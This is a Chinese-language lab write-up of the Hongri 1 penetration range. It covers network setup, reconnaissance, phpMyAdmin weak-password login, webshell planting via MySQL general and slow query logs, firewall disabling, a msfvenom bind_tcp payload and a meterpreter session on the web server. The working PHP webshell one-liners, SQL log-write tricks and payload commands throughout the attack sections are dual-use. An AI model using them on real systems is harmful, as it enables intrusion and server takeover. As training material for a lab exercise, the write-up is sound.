红日1靶场(灵境平台)完整渗透记录#
一、环境信息#
1.1 网络拓扑#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| ┌─────────────────────┐
│ 灵境云平台 │
└──────────┬──────────┘
│ VPN 隧道
┌──────────┴──────────┐
│ LingJing VPN 网关 │
│ 192.168.188.1 │
└──┬───────────────┬───┘
│ │
Windows 主机 Kali 攻击机
192.168.188.6 192.168.188.134
(eth1 桥接 LingJing)
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
| 靶场内网拓扑:
┌──────────────────┐ ┌──────────────────┐
│ 域控 (OWA) │ │ Web服务器 (STU1) │
│ 192.168.52.138 │ │ 192.168.52.141 │ ← 内网
│ Windows Server │ │ 192.168.242.97 │ ← 外网(攻击入口)
│ 2008 R2 │ │ 10.0.2.15 │ ← NAT
│ │ │ Windows 7 SP1 │
└────────┬──────────┘ └────────┬──────────┘
│ 192.168.52.0/24 │
└─────────────────────────┘
|
1.2 机器信息#
| 角色 | 主机名 | IP | 系统 |
|---|
| 攻击机 | Kali | 192.168.188.134 (eth1) | Kali Linux 2025.4 |
| Web 服务器 | STU1 | 192.168.242.97 / 192.168.52.141 / 10.0.2.15 | Windows 7 SP1 x64 |
| 域控 | OWA | 192.168.52.138 | Windows Server 2008 R2 SP1 |
| 域名 | - | GOD.ORG | - |
1.3 灵境靶场开启#
使用灵境靶场直接开启环境:

二、网络连通性排障(重点)#
重点说一下灵境和 VMware 的网络互通,由于我的 VMware 并不能通过正常的桥接模式(正常的桥接模式设置请看:CSDN参考文章)与灵境网卡互通,所以通过直接修改文件达成桥接,具体如下:
2.1 第一阶段:不同网段,直接不通#
Kali IP 为 192.168.188.113/24,靶场为 192.168.242.12,不在同一网段,ping 返回 Destination Host Unreachable。
处理:将 Kali 网卡改到 VMnet2(192.168.242.0/24 网段),Kali 获得 192.168.242.128。
2.2 第二阶段:同网段仍然不通#
Kali 改到 192.168.242.128/24 后 ping 靶场依然不通。使用 nmap 跳过 ping 直接扫端口:
1
| nmap -Pn -sT 192.168.242.12 -p 80,3306,445
|
结果:0 hosts up,主机完全不可达。
2.3 第三阶段:扫描全网段,靶机不存在#
1
| sudo nmap -sn 192.168.242.0/24
|
结果只发现 3 台主机:
192.168.242.1 — Windows 宿主机 (VMnet2)192.168.242.254 — VMware DHCP 服务192.168.242.128 — Kali 自己
靶机 242.12 根本不在 VMnet2 网络上。
2.4 第四阶段:关键发现——Windows 能通,Kali 不能#
在 Windows 上 ping 靶场:
1
| ping 192.168.242.12 # 成功,TTL=127
|
说明靶场是通过 灵境 VPN 隧道 访问的,不是通过 VMnet2 的本地网络。
2.5 第五阶段:分析 Windows 网络#
关键网卡信息:
| 网卡 | IP | 说明 |
|---|
| LingJing | 192.168.188.6/24 | 灵境 VPN 虚拟网卡 |
| VMware VMnet2 | 192.168.242.1/24 | VMware Host-Only |
| VMware VMnet8 | 192.168.93.1/24 | VMware NAT |
结论:192.168.242.12 的流量是通过 LingJing VPN 隧道路由的,不是在 VMnet2 上直接可达的。Kali 挂在 VMnet2 上自然找不到靶机。
2.6 第六阶段:解决方案——VMware 桥接到 LingJing#
让 Kali 新增一张网卡,桥接到 LingJing VPN 适配器上,这样 Kali 就能通过灵境的 VPN 隧道访问靶场。
遇到的问题#
VMware 虚拟网络编辑器中,VMnet0 桥接模式可以看到 LingJing,但点 OK/Apply 后配置丢失,其他 VMnet 根本看不到 LingJing 选项。
解决:直接编辑 .vmx 文件#
绕过 VMware GUI 限制,在 Kali 虚拟机的 .vmx 文件中手动添加第二张网卡:
1
2
3
4
5
| ethernet1.present = "TRUE"
ethernet1.connectionType = "bridged"
ethernet1.addressType = "generated"
ethernet1.virtualDev = "e1000"
ethernet1.bridgeAdapter = "LingJing"
|
bridgeAdapter 的值需要和 Windows Get-NetAdapter 中显示的网卡名称完全一致。
可通过 PowerShell 查看:Get-NetAdapter | Format-Table Name, InterfaceDescription
配置网络#
启动 Kali 后,eth1 出现但没有 IP。使用 DHCP 获取地址:
注意:Kali 2025+ 版本已移除 dhclient,改用 dhcpcd。
成功获取到 192.168.188.116/24,网关 192.168.188.1(灵境 VPN 网关)。
1
2
3
| 64 bytes from 192.168.242.12: icmp_seq=1 ttl=128 time=2.83 ms
64 bytes from 192.168.242.12: icmp_seq=2 ttl=128 time=2.48 ms
64 bytes from 192.168.242.12: icmp_seq=3 ttl=128 time=2.77 ms
|
成功!

最终网络拓扑#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| ┌──────────────────────────────────────────────────────┐
│ 灵境云平台 │
│ 靶场: 192.168.242.12 │
└──────────────┬───────────────────────────────────────┘
│ VPN 隧道
│
┌──────────────┴───────────────────────────────────────┐
│ LingJing VPN 网关 (188.1) │
└──────┬───────────────────────────────┬───────────────┘
│ │
Windows 主机 Kali (eth1 桥接)
188.6 188.116
|
2.7 网络不稳定的处理#
灵境 VPN 桥接偶尔断连,解决方法:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| # 彻底停掉所有 dhcpcd
sudo killall dhcpcd 2>/dev/null
# 停掉 NetworkManager 对 eth1 的管理
sudo nmcli device set eth1 managed no
# 清空 eth1
sudo ip addr flush dev eth1
sudo ip link set eth1 down
# 删掉旧租约文件,防止拿到重复 IP
sudo rm -f /var/lib/dhcpcd/*.lease
# 重新启动 eth0(NAT网卡)
sudo nmcli device set eth0 managed yes
sudo nmcli connection up eth0 2>/dev/null || sudo dhcpcd eth0
# 启动 eth1,只用 dhcpcd 获取一个 IP
sudo ip link set eth1 up
sudo dhcpcd eth1
# 确认结果
ip a
|
然后测试:ping 192.168.242.97 -c 2
如果还是不通,检查一下 Windows 上灵境 VPN 还连着没:ping 192.168.242.97
2.8 核心经验#
| 步骤 | 关键操作 |
|---|
| 1 | 确认靶场 IP 实际通过 LingJing VPN 隧道访问,非本地 VMnet |
| 2 | 编辑 .vmx 文件,添加桥接到 LingJing 的网卡 |
| 3 | 使用 dhcpcd 获取 VPN 网段 IP |
| 4 | 通过 VPN 隧道成功访问靶场 |
灵境靶场的网络是通过 VPN 隧道访问的,必须让攻击机也接入这个 VPN 网络才能通信。VMware GUI 可能无法选择 VPN 网卡进行桥接,但直接编辑 .vmx 文件可以绕过这个限制。
三、外网渗透:信息收集#
3.1 Nmap 端口扫描#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1027/tcp open IIS
1028/tcp open unknown
1048/tcp open neod2
1051/tcp open optima-vnet
3306/tcp open mysql
|

3.2 Dirsearch 目录爆破#
1
| dirsearch -u 192.168.242.12 -t 100
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
| ┌──(xvsf㉿kali)-[~]
└─$ dirsearch -u 192.168.242.12 -t 100
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /home/xvsf/reports/_192.168.242.12/_26-03-07_07-47-47.txt
Target: http://192.168.242.12/
[07:47:49] Starting:
[07:47:49] 403 - 5KB - /%ff
[07:47:50] 403 - 5KB - /%C0%AE%C0%AE%C0%AF
[07:47:50] 403 - 5KB - /%3f/
[07:47:54] 403 - 5KB - /.htaccess.save
[07:47:54] 403 - 5KB - /.htaccess.bak1
[07:47:54] 403 - 5KB - /.htaccess.sample
[07:47:54] 403 - 5KB - /.htaccess.orig
[07:47:54] 403 - 5KB - /.htaccess_extra
[07:47:54] 403 - 5KB - /.htaccess_orig
[07:47:54] 403 - 5KB - /.htaccess_sc
[07:47:54] 403 - 5KB - /.ht_wsr.txt
[07:47:54] 403 - 5KB - /.htaccessOLD
[07:47:54] 403 - 5KB - /.htaccessOLD2
[07:47:54] 403 - 5KB - /.html
[07:47:55] 403 - 5KB - /.htm
[07:47:55] 403 - 5KB - /.htaccessBAK
[07:47:55] 403 - 5KB - /.htpasswd_test
[07:47:55] 403 - 5KB - /.httr-oauth
[07:47:55] 403 - 5KB - /.htpasswds
[07:48:03] 404 - 5KB - /\..\..\..\..\..\..\..\..\..\etc\passwd
[07:48:04] 404 - 5KB - /a%5c.aspx
[07:48:23] 403 - 5KB - /cgi-bin/
[07:48:24] 404 - 5KB - /cgi-bin/mt-xmlrpc.cgi
[07:48:24] 404 - 5KB - /cgi-bin/test-cgi
[07:48:24] 404 - 5KB - /cgi-bin/ViewLog.asp
[07:48:24] 404 - 5KB - /cgi-bin/test.cgi
[07:48:24] 404 - 5KB - /cgi-bin/a1stats/a1disp.cgi
[07:48:24] 404 - 5KB - /cgi-bin/index.html
[07:48:25] 404 - 5KB - /cgi-bin/htimage.exe?2,2
[07:48:25] 404 - 5KB - /cgi-bin/mt/mt-xmlrpc.cgi
[07:48:25] 404 - 5KB - /cgi-bin/awstats/
[07:48:25] 404 - 5KB - /cgi-bin/php.ini
[07:48:25] 404 - 5KB - /cgi-bin/awstats.pl
[07:48:25] 404 - 5KB - /cgi-bin/htmlscript
[07:48:25] 404 - 5KB - /cgi-bin/login.cgi
[07:48:25] 404 - 5KB - /cgi-bin/imagemap.exe?2,2
[07:48:25] 404 - 5KB - /cgi-bin/login
[07:48:25] 404 - 5KB - /cgi-bin/login.php
[07:48:25] 404 - 5KB - /cgi-bin/mt/mt.cgi
[07:48:26] 404 - 5KB - /cgi-bin/mt7/mt.cgi
[07:48:26] 404 - 5KB - /cgi-bin/mt7/mt-xmlrpc.cgi
[07:48:26] 404 - 5KB - /cgi-bin/mt.cgi
[07:48:27] 500 - 5KB - /cgi-bin/printenv.pl
[07:48:27] 404 - 5KB - /cgi-bin/printenv
[07:48:39] 403 - 5KB - /index.php::$DATA
[07:48:51] 200 - 79KB - /phpinfo.php
[07:48:51] 301 - 241B - /phpMyAdmin -> http://192.168.242.12/phpMyAdmin/
[07:48:51] 301 - 241B - /phpmyadmin -> http://192.168.242.12/phpmyadmin/
[07:48:52] 200 - 32KB - /phpmyadmin/ChangeLog
[07:48:52] 200 - 2KB - /phpmyadmin/README
[07:48:53] 200 - 4KB - /phpMyadmin/
[07:48:53] 200 - 4KB - /phpmyadmin/index.php
[07:48:53] 200 - 4KB - /phpMyAdmin/
[07:48:53] 200 - 4KB - /phpmyadmin/
[07:48:53] 200 - 4KB - /phpMyAdmin/index.php
[07:48:53] 200 - 4KB - /phpmyAdmin/
[07:49:07] 403 - 5KB - /Trace.axd::$DATA
[07:49:12] 403 - 5KB - /web.config::$DATA
Task Completed
|
关键发现:
/phpMyAdmin/ — 200 — 数据库管理后台/phpinfo.php — 200 — PHP 信息页面/beifen.rar — 网站备份文件/yxcms — CMS 系统

弱口令 root/root 登录 phpMyAdmin:

四、phpMyAdmin 提权 GetShell#
4.1 方法一:MySQL 全局日志写马(成功)#
开启全局日志#
1
| SET GLOBAL general_log = 'ON';
|

设置日志记录地址#
1
| SET GLOBAL general_log_file = 'C:/phpStudy_pro/WWW/shell.php';
|

植入 Webshell#
1
| SELECT '<?php eval($_POST[cmd]);?>';
|

general_log 和 general_log_file 是可以通过 SQL 动态修改的,不受 secure-file-priv 限制。
蚁剑连接#
1
2
| URL: http://192.168.242.12/shell.php
密码: cmd
|

连接后确认权限为 NT AUTHORITY\SYSTEM。
发现备份文件#

4.2 方法二:慢查询日志写马#
查看慢查询权限#
1
| SHOW VARIABLES LIKE '%slow%';
|

开启慢查询日志#
1
| SET GLOBAL slow_query_log = 1;
|

设置慢查询日志路径#
1
| SET GLOBAL slow_query_log_file = 'C:/phpstudy_pro/WWW/shell1.php';
|
踩坑点:路径设置需要 / 而不是 \,否则保存日志路径会没有 \。
查询慢查询阈值#
1
| SELECT @@long_query_time;
|

植入 Webshell#
1
| SELECT '<?php @eval($_POST["shell"]);?>' OR SLEEP(11);
|
注意:SLEEP 的数值一定要大于慢查询阈值(默认 10 秒)。

蚁剑连接验证#

4.3 方法三:INTO OUTFILE 写马(失败)#
- Root 数据库用户(root 权限)
- 网站绝对路径(确定有写入权限)
secure_file_priv 没有具体值
创建数据库和表#
建库:

建表:

建字段:

插入 webshell 数据:

执行导出(报错)#
1
| SELECT * FROM test_table INTO OUTFILE "/phpstudy_pro/www/create_shell.php";
|

报错 #1290:--secure-file-priv 限制,该参数为启动级别,无法通过 SQL 动态修改,需改配置文件重启 MySQL。在只有 phpMyAdmin 权限的情况下,此路不通。
INTO OUTFILE 写马条件#
1
2
3
4
| SELECT @@basedir; -- 查找 mysql 安装路径
SHOW GLOBAL VARIABLES LIKE '%secure_file_priv%'; -- 查看写入权限
-- 如果 secure_file_priv 为空,则可以执行:
SELECT '<?php @eval($_POST[a]);?>' INTO OUTFILE '/var/www/html/shell.php';
|
4.4 MySQL 提权相关辅助操作#
查看数据目录#
1
| SHOW VARIABLES LIKE '%datadir%';
|

查看用户权限#
1
| SELECT * FROM mysql.user;
|

查看写入权限#
1
| SHOW VARIABLES LIKE 'secure_file_priv';
|
NULL — 不允许导入导出"" 或 "/" — 允许任意目录- 指定路径 — 仅限该目录

读取文件#
1
| SELECT load_file('/etc/passwd');
|
4.5 确认系统权限#

五、内网渗透准备#
5.1 关闭目标靶机防火墙#
1
2
| netsh advfirewall show allprofile state # 查看防火墙状态
netsh advfirewall set allprofiles state off # 关闭防火墙
|

5.2 Cobalt Strike 4.7 上线尝试(因网络限制未成功)#
CS 部署#
用的是天狐渗透工具箱中的


 1
 2
 3
 4
 5
 6
 7
 8
 9
10
| # Windows 上 SCP 传输到 Kali
scp -r "E:\...\Cobalt_Strike_4.7" xvsf@192.168.93.128:/home/xvsf/
# Kali 上移动并配置
sudo mv ~/Cobalt_Strike_4.7 /opt/
cd /opt/Cobalt_Strike_4.7
chmod +x teamserver TeamServerImage
# 启动服务端
sudo ./teamserver 192.168.188.134 123456
|
中途 Kali IP 从 192.168.188.116 更换为 192.168.188.134;靶机 IP 从 192.168.242.12 更换为 192.168.242.97。

Windows 客户端连接:


创建监听器与生成 Payload#



保存生成的后门:

蚁剑上传 beacon.exe 到靶机:

CS 上线失败原因#
网络环境限制——只能 Kali 单向 ping 通靶机,靶机无法回连 Kali:


结论:在靶机单向不可达 Kali 的情况下,CS 的初始上线方式都用不了。
6.1 为什么用 bind_tcp#
| 方向 | 是否可达 |
|---|
| Kali → 靶机 | ✅ 通过 LingJing VPN |
| 靶机 → Kali | ❌ 灵境 VPN 不允许反向路由 |
Metasploit 的 bind_tcp 可以直接从攻击机连接目标,不需要已有 session,不需要靶机回连。
6.2 生成木马#
1
| msfvenom -p windows/meterpreter/bind_tcp LPORT=5555 -f exe -o /home/xvsf/bind.exe
|
6.3 蚁剑上传并执行#

1
| start /b C:\phpstudy_pro\WWW\bind.exe
|
注意:蚁剑终端直接执行 bind.exe 不会在后台运行,必须用 start /b。
确认监听:
1
| netstat -an | findstr 5555
|

6.4 Kali 连接#
1
| msfconsole -q -x "use multi/handler; set payload windows/meterpreter/bind_tcp; set RHOST 192.168.242.97; set LPORT 5555; run"
|

成功获得 meterpreter session!
6.5 基础信息确认#
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
| meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : STU1
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : zh_CN
Domain : GOD
Logged On Users : 5
Meterpreter : x86/windows
meterpreter > ipconfig
Interface 1
============
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 12
============
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:f261
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 15
============
Name : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:348d
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 17
============
Name : Microsoft ISATAP Adapter #4
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:a00:20f
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 22
============
Name : Npcap Loopback Adapter
Hardware MAC : 02:00:4c:4f:4f:50
MTU : 1500
IPv4 Address : 169.254.129.186
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::b461:ccad:e30f:81ba
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 24
============
Name : Intel(R) PRO/1000 MT Network Connection #3
Hardware MAC : 52:54:00:12:34:57
MTU : 1500
IPv4 Address : 192.168.52.141
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a908:6a09:6d62:6198
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 25
============
Name : Intel(R) PRO/1000 MT Network Connection #4
Hardware MAC : 52:54:00:12:34:56
MTU : 1500
IPv4 Address : 192.168.242.97
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2559:dfbe:4de9:dd9f
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 26
============
Name : Intel(R) PRO/1000 MT Network Connection #5
Hardware MAC : 52:54:00:12:34:58
MTU : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0
IPv6 Address : fec0::88ba:1b09:ff8d:be3a
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::88ba:1b09:ff8d:be3a
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > ps
Process List
============
PID PPID Name Arch Session User Path
--- ---- ---- ---- ------- ---- ----
0 0 [System Process]
4 0 System x64 0
256 4 smss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\smss.exe
268 488 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
332 324 csrss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
384 376 csrss.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
392 324 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\wininit.exe
432 376 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
488 392 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\services.exe
500 392 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
508 392 lsm.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsm.exe
604 488 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
624 488 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
688 488 vmacthlp.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vma
cthlp.exe
716 488 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
736 488 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
760 384 conhost.exe x64 1 GOD\Administrator C:\Windows\System32\conhost.exe
804 488 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
856 860 dwm.exe x64 1 GOD\Administrator C:\Windows\System32\dwm.exe
860 488 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
896 488 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
952 332 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
1080 6968 sshd-session.exe x64 0 STU1\liukaifeng01 C:\Program Files\OpenSSH\sshd-session.ex
e
1084 488 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
1096 488 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\SearchIndexer.exe
1132 488 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1148 7904 beacon.exe x64 0 NT AUTHORITY\SYSTEM C:\phpstudy_pro\WWW\beacon.exe
1316 2124 php-cgi.exe x64 0 NT AUTHORITY\SYSTEM C:\phpstudy_pro\Extensions\php\php7.3.4n
ts\php-cgi.exe
1336 488 phpStudyServer.exe x64 0 NT AUTHORITY\SYSTEM C:\phpstudy_pro\COM\phpStudyServer.exe
1488 488 ssh-agent.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\OpenSSH\ssh-agent.exe
1520 488 sshd.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\OpenSSH\sshd.exe
1580 488 VGAuthService.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMw
are VGAuth\VGAuthService.exe
1608 1336 httpd.exe x64 0 NT AUTHORITY\SYSTEM C:\phpstudy_pro\Extensions\Apache2.4.39\
bin\httpd.exe
1620 332 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
1636 1336 mysqld.exe x64 0 NT AUTHORITY\SYSTEM C:\phpstudy_pro\Extensions\MySQL5.7.26\b
in\mysqld.exe
1708 6720 cmd.exe x64 1 GOD\Administrator C:\Windows\System32\cmd.exe
2028 488 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
2080 912 mmc.exe x64 1 GOD\Administrator C:\Windows\System32\mmc.exe
2124 1608 httpd.exe x64 0 NT AUTHORITY\SYSTEM C:\phpstudy_pro\Extensions\Apache2.4.39\
bin\httpd.exe
2152 7320 cmd.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\cmd.exe
2196 488 msdtc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\msdtc.exe
6456 488 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
6696 488 taskhost.exe x64 1 GOD\Administrator C:\Windows\System32\taskhost.exe
6720 852 explorer.exe x64 1 GOD\Administrator C:\Windows\explorer.exe
6884 488 sppsvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\sppsvc.exe
6912 384 conhost.exe x64 1 GOD\Administrator C:\Windows\System32\conhost.exe
6968 1520 sshd-session.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\OpenSSH\sshd-session.ex
e
7024 6720 cmd.exe x64 1 GOD\Administrator C:\Windows\System32\cmd.exe
7044 7160 beacon-tcp.exe x64 0 NT AUTHORITY\SYSTEM C:\phpstudy_pro\WWW\beacon-tcp.exe
7280 8148 beacon.exe x64 0 NT AUTHORITY\SYSTEM C:\phpstudy_pro\WWW\beacon.exe
7376 7720 bind2.exe x86 0 NT AUTHORITY\SYSTEM C:\phpstudy_pro\WWW\bind2.exe
7380 6720 cmd.exe x64 1 GOD\Administrator C:\Windows\System32\cmd.exe
7388 384 conhost.exe x64 1 GOD\Administrator C:\Windows\System32\conhost.exe
7396 332 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
7556 7380 ssh.exe x64 1 GOD\Administrator C:\Program Files\OpenSSH\ssh.exe
7568 1520 sshd-session.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\OpenSSH\sshd-session.ex
e
7616 624 slui.exe x64 1 GOD\Administrator C:\Windows\System32\slui.exe
7676 7568 sshd-session.exe x64 0 STU1\liukaifeng01 C:\Program Files\OpenSSH\sshd-session.ex
e
7688 7676 ssh-shellhost.exe x64 0 STU1\liukaifeng01 C:\Program Files\OpenSSH\ssh-shellhost.e
xe
7712 7688 cmd.exe x64 0 STU1\liukaifeng01 C:\Windows\System32\cmd.exe
7724 332 conhost.exe x64 0 STU1\liukaifeng01 C:\Windows\System32\conhost.exe
7740 7712 cmd.exe x64 0 STU1\liukaifeng01 C:\Windows\System32\cmd.exe
7800 1520 sshd-session.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\OpenSSH\sshd-session.ex
e
7856 616 cmd.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\cmd.exe
7868 7960 beacon.exe x64 0 NT AUTHORITY\SYSTEM C:\phpstudy_pro\WWW\beacon.exe
7904 2152 cmd.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\cmd.exe
7908 7800 sshd-session.exe x64 0 STU1\liukaifeng01 C:\Program Files\OpenSSH\sshd-session.ex
e
7960 7856 cmd.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\cmd.exe
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Incorrect function.
meterpreter > screenshot
[-] stdapi_ui_desktop_screenshot: Operation failed: Access is denied.
meterpreter > shell
Process 7284 created.
Channel 1 created.
Microsoft Windows [�汾 6.1.7601]
��Ȩ���� (c) 2009 Microsoft Corporation����������Ȩ����
C:\phpstudy_pro\WWW>dir
dir
������ C �еľ�û�б�ǩ��
�������� B83A-92FD
C:\phpstudy_pro\WWW ��Ŀ¼
2025/06/22 08:26 <DIR> .
2025/06/22 08:26 <DIR> ..
2025/04/25 15:30 166 .htaccess
2025/06/22 08:04 295,936 beacon-tcp.exe
2025/06/22 07:43 295,936 beacon.exe
2019/10/13 17:05 3,142,807 beifen.rar
2025/06/22 08:20 7,168 bind.exe
2025/06/22 08:26 7,168 bind2.exe
2014/02/27 23:02 21,201 index.php
2025/04/25 15:30 0 nginx.htaccess
2013/05/09 20:56 23 phpinfo.php
2025/04/25 15:29 <DIR> phpMyAdmin
2025/06/22 07:43 580 shell.php
2025/04/25 15:29 <DIR> yxcms
10 ���ļ� 3,770,985 �ֽ�
4 ��Ŀ¼ 5,418,110,976 �����ֽ�
C:\phpstudy_pro\WWW>
|
常用命令:#
getuid # 查看当前权限
sysinfo # 系统信息
ipconfig # 网络配置
ps # 进程列表
hashdump # 导出密码哈希
screenshot # 截屏
shell # 进入 cmd
靶机三张网卡:
| 网卡 | IP | 用途 |
|---|
| Intel #5 | 10.0.2.15/24 | NAT 出网 |
| Intel #4 | 192.168.242.97/24 | 外网(攻击入口) |
| Intel #3 | 192.168.52.141/24 | 内网域网段 |

到目前为止拿下的只是外网 Web 服务器(STU1):

七、内网渗透:拿下域控#
